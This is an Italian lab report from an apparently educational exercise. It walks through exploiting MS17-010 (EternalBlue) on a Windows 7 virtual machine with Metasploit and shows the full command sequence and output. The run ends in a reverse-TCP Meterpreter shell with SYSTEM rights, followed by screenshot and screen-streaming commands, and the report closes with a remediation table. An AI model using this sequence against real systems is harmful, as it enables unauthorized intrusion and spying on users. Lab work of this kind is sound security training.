Report Hacking Windows W17D1

In questo esercizio dovremo sfruttare la vulnerabilità MS17-010 sul target Windows tramite una sessione Meterpreter.

Prerequisiti:

- IP di Kali: 192.168.1.25;
- IP di Windows: 192.168.1.110;
- Assicurarsi che ci sia connettività tra le macchine.

Step 1 Il primo passo sarà scansionare il target per trovare le porte aperte ed i servizi attivi su di esse, per farlo utilizzeremo Nmap.
Tramite il comando nmap -sV <IP target> andiamo ad eseguire la scansione, possiamo subito notare che sulla porta 445 è attivo un servizio di condivisione file, che è esattamente quello che stiamo cercando.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.110
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 07:48 EDT
Nmap scan report for 192.168.1.110
Host is up (0.0031s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:14:6F:2B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: SARA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.71 seconds
```

Step 2 Avviamo msfconsole e tramite search cerchiamo un modulo che possa aiutaci a capire se la macchina target è vulnerabile a MS17-010.
Utilizzeremo il modulo auxiliary/scanner/smb/smb/ms17_010.

```
msf6 > search scanner ms17

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010    .                normal  No     MS17-010 SMB RCE Detection
   1    \_ AKA: DOUBLEPULSAR                .                .       .      .
   2    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Step 3 Con il comando show options controlliamo cosa bisogna impostare prima di far partire lo scanner.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                     Required  Description
   ----         ---------------                     --------  -----------
   CHECK_ARCH   true                                no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                               no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/dat  yes       List of named pipes to check
                a/wordlists/named_pipes.txt
   RHOSTS                                           yes       The target host(s), see https://docs.metasploit.com/do
                                                              metasploit/basics/using-metasploit.html
   RPORT        445                                 yes       The SMB service port (TCP)
   SMBDomain    .                                   no        The Windows domain to use for authentication
   SMBPass                                          no        The password for the specified username
   SMBUser                                          no        The username to authenticate as
   THREADS      1                                   yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

Step 4 Con il comando set RHOST <IP target> andiamo ad impostare l'IP del sistema target.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.1.110
RHOST ⇒ 192.168.1.110
```

Step 5 Procediamo poi con il comando exploit e come possiamo vedere dall'immagine sottostante abbiamo la conferma che il sistema target è molto probabilmente vulnerabile a MS17-010.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.1.110:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (6
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34:
nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.110:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Step 6 Utilizzeremo ora un modulo adatto allo sfruttamento della vulnerabilità e cioè il modulo exploit/windows/smb/ms17_010_eternalblue.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote
ernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
```


Step 7 Ripetiamo gli step visti in precendenza per controllare i parametri del modulo.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                             using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Wir
                                             ver 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows
                                             2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 20
                                             indows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


Step 8 Con set RHOST <IP target> andiamo ad impostare il remote host e come payload utilizzeremo quello di default, mandiamo in esecuzione con run.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.110:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.110:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
[*] 192.168.1.110:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.110:445 - The target is vulnerable.
[*] 192.168.1.110:445 - Connecting to target for exploitation.
[+] 192.168.1.110:445 - Connection established for exploitation.
[+] 192.168.1.110:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.110:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.110:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.110:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.110:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.110:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.110:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.110:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.110:445 - Starting non-paged pool grooming
[+] 192.168.1.110:445 - Sending SMBv2 buffers
[+] 192.168.1.110:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.110:445 - Sending final SMBv2 buffers.
[*] 192.168.1.110:445 - Sending last fragment of exploit packet!
[*] 192.168.1.110:445 - Receiving response from exploit packet
[+] 192.168.1.110:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.110:445 - Sending egg to corrupted connection.
[*] 192.168.1.110:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.110
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 6 opened (192.168.1.25:4444 → 192.168.1.110:49158) at 2025-06-18 08:25:56 -0400
```


Step 9 È stata aperta una shell di Meterpreter, andiamo a controllare le impostazionei di rete della macchina target con il comando ipconfig.




Step 10 Con il comando getuid possiamo controllare i permessi che abbiamo sulla macchina target e in questo caso abbiamo ottenuto i permessi di authority del sistema.



Step 11 Eseguendo il comando screenshot possiamo acquisire una schermata del desktop del target.




Step 12 L’immagine acquisita sarà visualizzabile navigando da gui sulla directory /home/kali.



Step 13 Se eseguiamo il comando screenshsare verrà avviata una sessione di streaming del desktop del target, il comando genera un file HTML che si aprirà in automatico nel browser predefinito. .

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/qdrWtzIQ.html
[*] Streaming ...
[GFX1-]: RenderCompositorSWGL failed mapping default framebuffer, no dt
```



Step 14 Con il comando webcam_list non viene trovata nessuna webcam sul sistema target.

Facoltativo

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010 (Eternalblue).

Descrizione remediation	Effort	Outcome remediation
Installare la patch MS17-010 distribuita da Microsoft	Medio (se le macchine da aggiornare sono poche)	Risolve completamente la vulnerabilità
Disabilitare SMBv1	Medio/basso	Soluzione parziale, in quanto non risolve la vulnerabilità
Aggiornare il servizio a SMBv2 e SMBv3	Medio/basso	SMBv2 e SMBv3 non sono affetti dalla vulnerabilità
Segmentazione della rete e firewalling	Medio	Limitando l'accesso si mitiga il rischio ma non lo si elimina
Monitoraggio continuo sui log	Medio/Alto	Monitorando continuamente con IPS e IDS si può intervenire tempestivamente, ma la minaccia rimane
Isolamento sistemi legacy	Alto	Isolando i sistemi legacy è possibile mitigare il rischio